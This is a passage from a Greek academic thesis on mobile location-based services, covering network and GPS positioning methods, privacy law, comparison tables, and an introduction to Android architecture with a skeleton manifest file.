Η μέθοδος υπολογισμού χρόνου άφιξης δεν τελειοποιήθηκε ουσιαστικά ποτέ και αντικαταστάθηκε με την παρακάτω περίπτωση.

3.3.2.2. Μέθοδος υπολογισμού αφίξεως σε διαφορετικούς χρόνους (Time difference of arrival) - TDOA.

Η μέθοδος διαφορετικών χρόνων αφίξεως είναι μια μέθοδος στην οποία λαμβάνουν μέρος στη μέτρηση τρεις συνήθως σταθμοί βάσης αλλά και παραπάνω. Κάθε σταθμός βάσης κάνει τις δικές του μετρήσεις και το δίκτυο υπολογίζει την θέση με βάση αυτές. Στους σταθμούς βάσης για αυτόν τον υπολογισμό βρίσκεται μια μονάδα που ονομάζεται μονάδα υπολογισμού θέσης κινητού τερματικού(Location measurement unit). Τα χαρακτηριστικά της μεθόδου είναι η ακρίβεια αλλά και ο μεγαλύτερος σε σχέση με τις παραπάνω μεθόδους υπολογισμός λόγω των συγκρίσεων στις μετρήσεις.




Σχήμα 2: Υπολογισμού αφίξεως σε διαφορετικούς χρόνους.

Οι διαφορές των χρόνων άφιξης υπολογίζονται ως διαφορά αποστάσεων, οπότε για κάθε ζευγάρι σταθμών βάσης προκύπτει μια υπερβολή πάνω στην οποία πρέπει να βρίσκεται το κινητό τερματικό.

3.3.2.3. Μέθοδος γωνίας αφίξεως (Angle of arrival).

Πρόκειται για μια πολύ ιδιαίτερη περίπτωση υπολογισμού θέσης κινητού σταθμού και υλοποιείται με χρήση διευθυντικών κεραιών. Η γωνία άφιξης σήματος στο κινητό τερματικό είναι αυτή που καθορίζει τον υπολογισμό της θέσης του ενώ σε περιπτώσεις NLOS (non-line of site) παρουσιαστήκαν διάφορα σφάλματα. Δεν χρησιμοποιήθηκε πολύ από το δίκτυο λόγω της ιδιαιτερότητάς της αλλά και του μεγάλου κόστους εφαρμογής. Στην πράξη αποδείχτηκε πως για να επιτευχτεί κάποια ανταγωνιστική σε σχέση με τις υπόλοιπες μεθόδους ακρίβεια, θα έπρεπε να χρησιμοποιηθούν παραπάνω από δύο κεραίες.



Σχήμα 3: Μέθοδος γωνίας αφίξεως.

Οι παραπάνω τρεις μέθοδοι όμως παρουσιάζουν σημαντικά προβλήματα που καθυστερούν αρκετά την εφαρμογή τους.

- Είναι οικονομικά ασύμφορες, καθώς απαιτείται αλλαγή ή αναβάθμιση τόσο του λογισμικού όσο και του υλικού των σταθμών βάσης, με απαγορευτικό κόστος για τους παρόχους.
- Απαιτούν εκπομπή σήματος από το κινητό τηλέφωνο για να είναι δυνατός ο εντοπισμός του, σπαταλώντας το εύρος ζώνης.
- Δημιουργούνται ζητήματα προστασίας προσωπικών δεδομένων των χρηστών, καθώς ο πάροχος θα πρέπει να παράσχει τις απαραίτητες εγγυήσεις για το πότε και σε ποιον θα δίνεται πρόσβαση στα ευαίσθητα προσωπικά δεδομένα των χρηστών. Από τη στιγμή που ο πάροχος θα αποκτήσει τη δυνατότητα να εντοπίζει τη θέση των τερματικών στο δίκτυό του, ο χρήστης δε θα έχει τρόπο να απαγορέψει άμεσα την οποιαδήποτε προσπάθεια εντοπισμού του και θα πρέπει να εμπιστευθεί τον πάροχο για την ορθή χρήση των δεδομένων αυτών.
- Τέλος, προβλήματα τεχνικής φύσεως δημιουργούν η έλλειψη οπτικής επαφής με τον πομπό, καθώς και το φαινόμενο της πολυδιαδρομικής λήψης

(multipath propagation), τα οποία υποβαθμίζουν την ποιότητα των μετρήσεων, φαινόμενο που παρατηρείται σε όλους του τρόπους εντοπισμού θέσης που βασίζονται σε επίγειο δίκτυο, αλλά όχι σε αστερισμό δορυφόρων.

3.3.3. Μέθοδοι υπολογισμού βασισμένες στη δορυφορική κάλυψη.

Το δορυφορικό σύστημα το οποίο χρησιμοποιείται για την κάλυψη των LBS αποτελείται από 21 δορυφόρους κύριους και 3 εφεδρικούς δορυφόρους, οι οποίοι βρίσκονται σε υψόμετρο 20.200 km. Ανά πάσα στιγμή, οπουδήποτε στην επιφάνεια της γης, τουλάχιστον 4 δορυφόροι είναι ορατοί.

Ο δέκτης θα πρέπει να είναι πλέον εξοπλισμένος με GPS για να λαμβάνει τα σήματα που εκπέμπουν οι ορατοί σε αυτόν δορυφόροι και υπολογίζει τη χρονική καθυστέρηση του σήματος. Με βάση την χρονική καθυστέρηση , υπολογίζει την απόσταση μεταξύ του δορυφόρου i και της συσκευής, πολλαπλασιάζοντάς τη με την ταχύτητα του φωτός.

$L_i = c \cdot \Delta t_i$, όπου L_i η απόσταση του δορυφόρου i από την φορητή συσκευή

Ο γεωμετρικός τόπος των σημείων με απόσταση L_i από τον δορυφόρο i είναι στην πραγματικότητα μία σφαίρα με κέντρο τον δορυφόρο και ακτίνα L_i.

Βάση των παραπάνω δεδομένων παρουσιάζονται παρακάτω δύο υβριδικές μέθοδοι υπολογισμού πρόκειται για τις Assisted GPS από κινητό τερματικό και από το δίκτυο τηλεπικοινωνιών[3].

3.3.3.1. Μέθοδος υπολογισμού από κινητό τερματικό μέσω δορυφόρου (Σύστημα GPS).

Η μέθοδος υπολογισμού μέσω GPS γίνεται με τη βοήθεια των δορυφόρων που κινούνται γύρω από τη γη και αποστέλλουν σήματα προς τα κινητά τερματικά. Στα σήματα αυτά περιέχονται οι χρόνοι αποστολής αυτών. Τα κινητά τερματικά με τη σειρά τους δέχονται τους χρόνους των σημάτων από κάθε δορυφόρο και υπολογίζουν την απόστασή τους από τον καθένα.


Κάθε κινητό τερματικό δέχεται ταυτόχρονα σήματα από τέσσερις δορυφόρους οι οποίοι είναι αυτοί που έχουν και την οπτική επαφή με το κινητό. Η ακρίβεια της μεθόδου θεωρείται ως η πλέον αποτελεσματικότερη με απόκλιση από 3-50m σε όλες τις περιοχές (δεν επηρεάζεται δηλαδή από το αν είναι αστική ή αγροτική). Το μειονέκτημα αυτής της μεθόδου είναι όταν ένας κινητός σταθμός βρεθεί εκτός δορυφορικής κάλυψης, όπως για παράδειγμα μέσα σε κτίρια όπου τα σήματα είναι πλέον πολύ ασθενή. Σε αυτό το σημείο έρχεται να δώσει λύση η παρακάτω μέθοδος.

3.3.4. Υβριδικές μέθοδοι υπολογισμού.

3.3.4.1. Υβριδική μέθοδος Assisted-GPS μέσω υπολογισμού του δικτύου (A-GPS).

Είναι μια υποβοηθούμενη-υβριδική από το τηλεφωνικό δίκτυο μέθοδος η οποία χρησιμοποιείται σε περιπτώσεις κτιρίων όπου χάνεται η οπτική επαφή του κινητού τερματικού με τον δορυφόρο ή σε περιπτώσεις κατά τις οποίες παρατηρείται καθυστέρηση λήψης δεδομένων από τους δορυφόρους. Για την κάλυψη σε τέτοιες περιπτώσεις η υβριδική μέθοδος χρησιμοποιεί κάποιους σταθερά εγκατεστημένους

δέκτες που επικοινωνούν με το τηλεφωνικό δίκτυο και στέλνουν καθώς και δέχονται δεδομένα από τους δορυφόρους.[6]



Σχήμα 4 : Υβριδική μέθοδος Assisted-GPS.

3.3.4.2. Υβριδική μέθοδος Assisted-GPS μέσω υπολογισμού κινητού τερματικού.

Όπως και στις παραπάνω περιπτώσεις όπου είδαμε υπολογισμό θέσης και ενημέρωση του δικτύου με τη βοήθεια μέτρησης από το κινητό τερματικό και στην περίπτωση του A-GPS το κινητό τερματικό με την βοήθεια ενός ενσωματωμένου GPS δέκτη(στην κινητή συσκευή) μετράει και αποστέλλει τα δεδομένα στο δίκτυο. Το μόνο που απαιτείται είναι να αποσταλθούν σε αυτό (κινητό τερματικό) ορισμένα στοιχεία όπως χρόνος, θέση αναφοράς, πληροφορία και συγχρονισμός ρολογιών.

Η μέθοδος A-GPS θεωρείται η ακριβέστερη καθώς υπάρχει ένας συνδυασμός πληροφοριών από τους επίγειους σταθερούς δέκτες και τα κινητά τερματικά και τους δορυφόρους κάλυψης.

3.3.5. Διαφορετικοί τρόποι προσέγγισης.

Ο προσδιορισμός μέσα σε κτίρια της θέσης και επικοινωνίας κινητών τερματικών μπορεί να γίνει με την χρήση της τεχνολογίας Bluetooth η οποία αρχικά αναπτύχτηκε για την επικοινωνία σε προσωπικά ανοικτά δικτυακά περιβάλλοντα αλλά εν συνεχεία μέσω δύο μεθόδων μπόρεσε να αναπτύξει μια βάση εντοπισμού θέσης. Πρόκειται για την μέθοδο Binary location και Analog location. Κατά την τεχνολογία Binary location η θέση του κινητού τερματικού προσδιορίζεται από ένα Access Point σε συχνά σημεία μέσα σε ένα κτίριο.

Κατά την Analog location έχουμε προσδιορισμό θέσης από τα Access Points με την μέθοδο τριγωνικής μέτρησης και προσέγγισης triangulation[7].

3.4. Κατηγοριοποίηση Puss-Pull των LBS.

Μια δεύτερη κατηγοριοποίηση των LBS είναι συμφώνα με τις λειτουργίες puss-pull. Πρόκειται για δύο λειτουργίες κατά τις οποίες ο χρήστης ενημερώνεται για διάφορα πράγματα σχετικά με τα παραπάνω που αναφέρθηκαν.

Puss services: Στην κατηγορία αυτή ο χρήστης λαμβάνει πληροφορίες σχετικές με το περιβάλλον γύρω από την τρέχουσα θέση του. Αυτές οι πληροφορίες δίδονται άμεσα και χωρίς ο χρήστης να το έχει ζητήσει εκείνη την στιγμή αλλά η ενημέρωση γίνεται από παλαιότερη συγκατάθεσή του σε υπηρεσίες , στις οποίες έχει εγγραφεί κατά το πρόσφατο παρελθόν.

Pull services: Σε αντίθεση με την Puss εδώ ο χρήστης κινεί από μόνος του το δίκτυο να τον εντοπίσει. Αυτό συμβαίνει γιατί προφανώς ο χρήστης έχει ζητήσει ενεργά από το δίκτυο να μάθει κάποια πληροφορία για την οποία απαιτείται χρήση της LBS.

3.5. Ασφάλεια και προσωπικά δεδομένα.

Η ασφάλεια και τα προσωπικά δεδομένα του κάθε χρήστη κινητού τηλεφώνου αποτελεί ένα ξεχωριστό κεφάλαιο στην εξέλιξη των LBS. Κατά την εξέλιξη της τεχνολογίας και μετά από έρευνες παρατηρήθηκε ότι οι πάροχοι υπηρεσιών κατέγραφαν σε servers πολλά από τα προσωπικά δεδομένα των χρηστών όπως είναι αυτό της τοποθεσίας του χρήστη και της γενικότερη κίνησής του στο χάρτη.

Η ανησυχία των χρηστών αυξήθηκε όταν με έκπληξη πολλών εξ αυτών δέχονταν διαφημιστικά μηνύματα στη συσκευή τους που είχαν να κάνουν με τη γεωγραφική τοποθεσία στην οποία βρίσκονταν, πράγμα που φανέρωνε ξεκάθαρα ότι κάποιος server γνωρίζει ανά πάσα στιγμή την τοποθεσία του καθενός χρήστη. Επίσης κατά την διάρκεια της εξέλιξης των κινητών συσκευών και την εμφάνιση λογισμικών όπως για παράδειγμα το Android, οι servers θα είχαν τη δυνατότητα να γνωρίζουν και την πλοήγηση των χρηστών στο διαδίκτυο αντλώντας ακόμα περισσότερες πληροφορίες για τον κάθε χρήστη και την ιδιωτική του ζωή.

Σε κινητά τηλεφωνά τύπου i-pad και i-phone ανακαλύφθηκε πρόσφατα αρχείο στο οποίο η ίδια η συσκευή αποθήκευε τα γεωγραφικά στίγματα του χρήστη και μάλιστα ήταν και άμεσα προσβάσιμο από όλους χωρίς κάποια κρυπτογράφηση.

Η Google είναι η πρώτη εταιρία που κατηγορήθηκε για την ιδιωτικότητα και την αρχειοθέτηση των χρηστών και ακολούθησαν η Apple και η Microsoft, οι οποίες με της σειρά τους παραδέχτηκαν ότι πράγματι υπήρξε καταγραφή των χρηστών αλλά για δοκιμαστικούς σκοπούς και χωρίς να γίνει καμία χρήση από μέρους τους των αρχειοθετών πληροφοριών. Τέλος οι εταιρίες αυτές ανακοίνωσαν και διαβεβαίωσαν το ευρύ κοινό πως οι πληροφορίες αυτές ήταν πλήρως ασφαλισμένες και ουδέποτε έγινε χρήση αυτών.

Τα παραπάνω γεγονότα ακόμα και σήμερα δεν θεωρούνται επαρκή για καθησυχάσουν έναν μεγάλο αριθμό χρηστών smart phone και δημιουργούν ορισμένα ερωτήματα τα οποία προκαλούν σκεπτικισμό, όπως :

- Υπάρχει κίνδυνος για την ιδιωτικότητα των χρηστών ;

- Ποιος, με ποιον τρόπο και πώς θα διαχειριστεί κατά τη διάρκεια των επόμενων χρόνων όλες αυτές τις πληροφορίες ;
- Είναι όλα αυτά μια απώλεια της ελευθερίας του ατόμου ;

Όλες οι παραπάνω ερωτήσεις θα πρέπει να λάβουν σύντομα απάντηση και να λαμβάνονται συνεχώς υπόψη από τους developers και τους παρόχους καθώς οι χρήστες γίνονται όλο και πιο ευαισθητοποιημένοι σε θέματα που αγγίζουν τα προσωπικά τους δεδομένα.

3.5.1. Νομοθεσία περί προσωπικών δεδομένων.

Λόγω των παραπάνω δεδομένων έχουν θεσπιστεί ορισμένες νομοθετικές διατάξεις προκειμένου να υπάρξει προστασία των χρηστών. Από το 2005 με ψήφιση νόμου στις ΗΠΑ, γίνεται παράνομη η αποστολή μηνυμάτων στον χρήστη χωρίς την αρχική συγκατάθεσή του, ενώ παράλληλα στην Ευρώπη παρέχεται ειδικό νομοθετικό πλαίσιο για την προστασία των πληροφοριών που θα προκύπτουν από την χρήση της τεχνολογίας LBS. Ορισμένες από τις οδηγίες αναφαίνονται παρακάτω :

- Οδηγία 95/46/EC προστασία προσωπικών δεδομένων.
- Οδηγία 2002/58/EC προστασία προσωπικών δεδομένων.
- Κράτηση δεδομένων χρήστη από τους διαχειριστές παρόχων Οδηγία 2006/24/EC.
- Ειδική νομοθεσία θεσπίστηκε για την τεχνολογία push location κατά την οποία ο χρήστης μπορεί να δέχεται μηνύματα τεχνολογίας push location μόνο από την εταιρία με την οποία έχει υπογράψει συμβόλαιο.

3.5.2. Προστασία δεδομένων από τη μεριά του Development.

Πέραν του νομοθετικού πλαισίου το οποίο είναι επιτακτικό οι παρόχοι θα πρέπει από τη μεριά τους να μεριμνούν για την ασφάλεια των εφαρμογών οι οποίες παρέχονται από αυτούς. Οι developers-προγραμματιστές είναι υπεύθυνοι για την ασφάλεια μιας εφαρμογής και θα πρέπει σε όλα τα σημεία του κώδικα να υπάρχουν ασφαλιστικές δικλίδες για την υποκλοπή-διαρροή πληροφοριών. Ανάλογα με τον τύπο της εφαρμογής καθορίζεται και η ασφάλεια των δεδομένων.

Παραδείγματα:

- Μια εφαρμογή που απευθύνεται σε έναν χρήστη με άμεση σύνδεση σε πηγές δεδομένων είναι μία περίπτωση στην οποία απαιτείται φιλτράρισμα άσκοπου spamming.
- Μια εφαρμογή η οποία απευθύνεται στα μέλη μιας παρέας φίλων απαιτεί σχετικά μικρότερου επιπέδου ασφάλεια λόγω του ότι τα μέλη δίνουν εκ των προτέρων τη συγκατάθεσή τους.
- Τέλος, όπως είναι κατανοητό, μεγαλύτερη ασφάλεια απαιτείται για τις εφαρμογές με ξένους χρήστες (π.χ. ένα δικτυακό παιχνίδι σε αλληλεπίδραση με αγνώστους).

3.6. Συγκεντρωτική παρουσίαση των μεθόδων εντοπισμού.

Στους παρακάτω πίνακες φαίνονται συγκεντρωτικά όλες οι τεχνολογίες με τα θετικά και αρνητικά τους δεδομένα[4][5].

Πίνακας 1.

ΜΕΘΟΔΟΣ	ΑΚΡΙΒΕΙΑ ΘΕΣΗΣ	ΠΑΡΑΓΟΝΤΕΣ ΑΚΡΙΒΕΙΑΣ ΘΕΣΗΣ	ΕΠΙΠΛΕΟΝ
Cell of origin	400m-20Km	Μέγεθος κυψέλης	Στοιχειώδες δίκτυο
E-OTD			Επιπλέον κυκλώματα συγχρονισμού
Time of arrival	200m-1Km	Multipath propagation N-los	Επιπλέον κυκλώματα συγχρονισμού
Time difference of arrival	40m-500m	Multipath propagation N-los	Επιπλέον κυκλώματα συγχρονισμού
Angle of arrival	50m-150m	N-los	Επιπλέον κεραίες και κυκλώματα συγχρονισμού
A-GPS by Network	3m-50m	N-los	Ενσωμάτωση GPS δέκτη
A-GPS by mobile phone	3-50m	N-los	Ενσωμάτωση GPS δέκτη

Πίνακας 2.

ΜΕΘΟΔΟΣ	ΠΛΕΟΝΕΚΤΗΜΑΤΑ	ΜΕΙΩΝΕΚΤΗΜΑΤΑ
Cell of origin	Μικρός χρόνος απόκρισης 3 sec	Μεγάλη απόκλιση στην ακρίβεια του εντοπισμού. Από 400m-20Km.
E-OTD	Ακρίβεια αποτελέσματος.	Απαιτείται ξεχωριστή βαθμίδα για υποστήριξη από την συσκευή και επίσης καθυστέρηση στην λήξη λόγω διαλείψεων.
Time of arrival	Μικρός χρόνος απόκρισης 5 sec	Αύξηση του κόστους εγκαταστάσεως λόγω των επιπλέον μονάδων χρονισμού.
Time difference of arrival	Μικρός χρόνος απόκρισης 5 sec	Αύξηση του κόστους εγκαταστάσεως λόγω των επιπλέον μονάδων χρονισμού.
Angle of arrival	Μικρός χρόνος απόκρισης 5 sec	Η πιο δαπανηρή μέθοδος από όλες.
A-GPS by Network	Υψηλή ακρίβεια θέσης σε ανοιχτούς χώρους	Προβλήματα κατά την N-los
A-GPS by mobile phone	Υψηλή ακρίβεια θέσης σε ανοιχτούς χώρους.	Προβλήματα κατά την N-los


4. Εισαγωγή στο Android.

4. Εισαγωγή στο Android.

Το λειτουργικό σύστημα Android αποτελεί ένα εργαλείο το οποίο σχεδιάστηκε για να βοηθήσει στην εξέλιξη των συσκευών κινητής τηλεφωνίας μετατρέποντάς τα ουσιαστικά σε έναν μικρό υπολογιστή τσέπης. Εκτός από το Operating System, το middleware θα συναντήσουμε και εφαρμογές κορμού (core application). Μέσω της γλώσσας Java και του Android SDK που παρέχει τα απαραίτητα εργαλεία και τα API's, ένας σύγχρονος προγραμματιστής μπορεί να δημιουργήσει εφαρμογές πολύ υψηλών απαιτήσεων και αποδόσεων.

Το DVM (Dalvik Virtual Machine) έρχεται να ολοκληρώσει με επιτυχία την πλατφόρμα Android καθώς πρόκειται για έναν εξομοιωτή κινητής συσκευής με όλα τα χαρακτηριστικά ενός πραγματικού τηλεφώνου στον οποίο ο προγραμματιστής βλέπει άμεσα τα αποτελέσματα της δουλειάς του.

Η αρχιτεκτονική του Android φαίνεται στο αμέσως παρακάτω σχήμα :



Σχήμα 5 : Αρχιτεκτονική.

4.1. Δομικά στοιχεία αρχιτεκτονικής.

Linux Kernel

Το Android είναι βασισμένο στον πυρήνα του Linux Kernel για να ανταποκρίνεται σε όλες τις ανάγκες με ταχύτητα και ευελιξία προσεγγίζοντας έτσι ακόμα περισσότερο την εικόνα ενός μικρού υπολογιστή με περιβάλλον Windows.

Android Runtime

Στην περιοχή του Runtime βρίσκονται οι core βιβλιοθήκες. Δομημένες κατάλληλα περιέχουν όλα τα απαραίτητα εργαλεία για την ανάπτυξη οποιασδήποτε εφαρμογής, όπως για παράδειγμα επίλυσης μαθηματικών εξισώσεων κ.α. που έχουν χρησιμοποιηθεί σε όλες τις γλώσσες προγραμματισμού. Επίσης συναντάμε την Virtual Machine που απαρτίζεται από καταχωρητές και τρέχει κλάσεις οι οποίες μεταγλωττίζονται από Java compiler. Το Linux Kernel μπορεί να εκτελέσει πολλαπλά στιγμιότυπα της Dalvik VM, ενώ παράλληλα παρέχει λειτουργικότητα και για δευτερεύουσες εφαρμογές , όπως νήματα (threads) και χαμηλού επιπέδου διαχείριση μνήμης.

Βιβλιοθήκες

Οι βιβλιοθήκες του Android περιλαμβάνουν ένα σύνολο από C/C++ βιβλιοθήκες που χρησιμοποιούνται από διάφορα δομικά στοιχεία του συστήματος. Αυτές διατίθενται στους προγραμματιστές/developers μέσω του Android application framework. Μερικές από αυτές είναι οι παρακάτω:

- System C Libraries.
- Media Libraries: Οι βιβλιοθήκες αυτές υποστηρίζουν δυνατότητες εγγραφής και playback πολλών γνωστών τύπων ήχου, εικόνας και video , όπως MPEG4,H.264,MP3,AAC,AMR,JPEG, PNG.

- Surface Manager: Βοηθά στην πρόσβαση στα subsystems της εφαρμογής.
- WebKit: Μηχανή για μοντέρνο web browser.
- SGL: Μηχανή για 2D γραφικά.
- 3D Libraries: Βιβλιοθήκες βασισμένες στα OpenGL ES 1.0 APIs.
- SQLite: μια ευέλικτη και ισχυρή βάση δεδομένων διαθέσιμη σε όλες τις εφαρμογές.

Application Framework

Σχεδόν όλες οι εφαρμογές του Android αποτελούνται από μια γκάμα από γραφικά και services τα οποία ανταποκρίνονται στις απαιτήσεις του χρήστη και είναι γραφικά εργαλεία όπως : ActivityViews, grids, lists, textViews, editIntroductionTexts, Spinners, Buttons, έναν ενσωματωμένο web browser ακόμα και MapView.

Οι Content Providers που χρησιμοποιούνται για να επιτρέπουν στις εφαρμογές να έχουν πρόσβαση σε δεδομένα άλλων εφαρμογών (όπως π.χ. στις επαφές του κινητού τηλεφώνου) ή να μοιράζονται με άλλες εφαρμογές τα δικά τους δεδομένα. Επιπλέον υπάρχουν : Οι Resource Manager, Activity Manager και Notification Manager οι οποίοι διαχειρίζονται την κατάσταση των εφαρμογών και παρέχουν κατά τη διάρκεια της λειτουργίας του κινητού χρήσιμες πληροφορίες όπως π.χ. ότι υπάρχει διαθέσιμο δίκτυο wi-fi εντός εμβέλειας, προειδοποίηση για κάποια πληροφορία ή ενός νέου e-mail στο λογαριασμό σας.

Applications

Μια σειρά από εφαρμογές βρίσκονται στο υψηλότερο επίπεδο της αρχιτεκτονικής του Android λογισμικού και περιλαμβάνει email client, SMS/MMS εφαρμογή, ημερολόγιο, έναν web browser, χάρτες και εφαρμογές επί αυτών, επαφές(contacts) κ.α. Όλες οι εφαρμογές είναι γραμμένες σε γλώσσα προγραμματισμού Java.

4.2. Ανατομία μιας Εφαρμογής Android.

Υπάρχουν τέσσερα δομικά blocks από τα οποία αποτελείται μια Android εφαρμογή: Activity, Intent Receiver, Service, Content Provider. Δεν χρειάζεται κάθε εφαρμογή να έχει και τα τέσσερα αυτά συστατικά , αλλά σίγουρα χρειάζεται κάποιον συνδυασμό από αυτά.

AndroidManifest

Όταν ο χρήστης/προγραμματιστής αποφασίσει ποια στοιχεία του χρειάζονται για να αναπτύξει την εφαρμογή , αυτά πρέπει να καθοριστούν και να καταγραφούν σε ένα αρχείο που ονομάζεται AndroidManifest.xml. Στο αρχείο αυτό, δηλώνονται τα δομικά blocks που θα χρησιμοποιηθούν και ποιες δυνατότητες και προδιαγραφές θα εξυπηρετούν.

Σε κάθε εφαρμογή πρέπει να υπάρχει το αρχείο AndroidManifest.xml, το οποίο δημιουργείται αυτόματα όταν ξεκινάμε καινούριο project μίας android application. Το αρχείο αυτό περιέχει βασικές πληροφορίες σχετικά με την εφαρμογή, τις οποίες το λειτουργικό σύστημα πρέπει να γνωρίζει προτού τρέξει οποιοδήποτε άλλο κώδικα. Οι σημαντικότερες από αυτές τις πληροφορίες περιγράφονται παρακάτω:

- Η ονομασία του πακέτου της Java της εφαρμογής (Java package).
- Η έκδοση της εφαρμογής (π.χ. 1.0, 1.4.2, 2.7 κλπ).
  Η ελάχιστη έκδοση του λειτουργικού συστήματος Android που απαιτεί η εφαρμογή (min sdk version). Για παράδειγμα αν έχει δηλωθεί min sdk version ο αριθμός 7, που ισοδυναμεί με την έκδοση Android 2.1, τότε η εφαρμογή θα μπορεί εκτελεστεί σε συσκευές με έκδοση Android μεγαλύτερη ή ίση της 2.1.
- Το όνομα της εφαρμογής, καθώς και το εικονίδιό της.
- Οι άδειες που απαιτούνται για να εκτελεστούν ορισμένες λειτουργίες της εφαρμογής.

```
<?xml version="1.0" encoding="utf-8"?>

<manifest>

    <uses-permission />
    <permission />
    <permission-tree />
    <permission-group />
    <instrumentation />
    <uses-sdk />
    <uses-configuration />
    <uses-feature />
    <supports-screens />
    <compatible-screens />
    <supports-gl-texture />

    <application>

        <activity>
            <intent-filter>
                <action />
                <category />
                <data />
            </intent-filter>
            <meta-data />
        </activity>

        <activity-alias>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </activity-alias>

        <service>
            <intent-filter> . . . </intent-filter>
            <meta-data/>
        </service>

        <receiver>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </receiver>

        <provider>
            <grant-uri-permission />
            <meta-data />
            <path-permission />
        </provider>

        <uses-library />

    </application>

</manifest>
```

Ιδιαίτερο στοιχείο το οποίο δηλώνεται στο αρχείο Manifest είναι οι άδειες πρόσβασης της εφαρμογής. Στο android οι διάφοροι πόροι της συσκευής (δίκτυο, εξωτερική κάρτα μνήμης, GPS) προστατεύονται και για να μπορεί κάποια εφαρμογή

να τους χρησιμοποιήσει πρέπει να έχει δηλωθεί η αντίστοιχη άδεια στο αρχείο αυτό.

Για παράδειγμα, αν η εφαρμογή μας χρησιμοποιεί την κάμερα της συσκευής θα πρέπει να δηλώνεται και η αντίστοιχη άδεια. Αν θέλουμε να έχουμε πρόσβαση στο διαδίκτυο από την εφαρμογή μας, θα πρέπει να δηλώνεται η αντίστοιχη άδεια. Όμοια ισχύουν για το αν θέλουμε να αποθηκεύσουμε αρχεία στην κάρτα SD, αν θέλουμε να στείλουμε μηνύματα SMS, αν θέλουμε να πραγματοποιήσουμε τηλεφωνικές κλήσεις κλπ. Αν δε δηλώσουμε τις άδειες που απαιτούνται για τις διάφορες λειτουργίες της εφαρμογής, τότε θα εμφανίζεται σφάλμα και η εφαρμογή δε θα λειτουργεί. Οι άδειες αυτές περιγράφονται στο χρήστη τη στιγμή που εγκαθιστά την εφαρμογή, και πρέπει να συμφωνήσει με αυτές για να ολοκληρωθεί η εγκατάσταση. Με τον τρόπο αυτό, ο χρήστης αισθάνεται ασφαλής απέναντι σε κακόβουλες εφαρμογές. Για 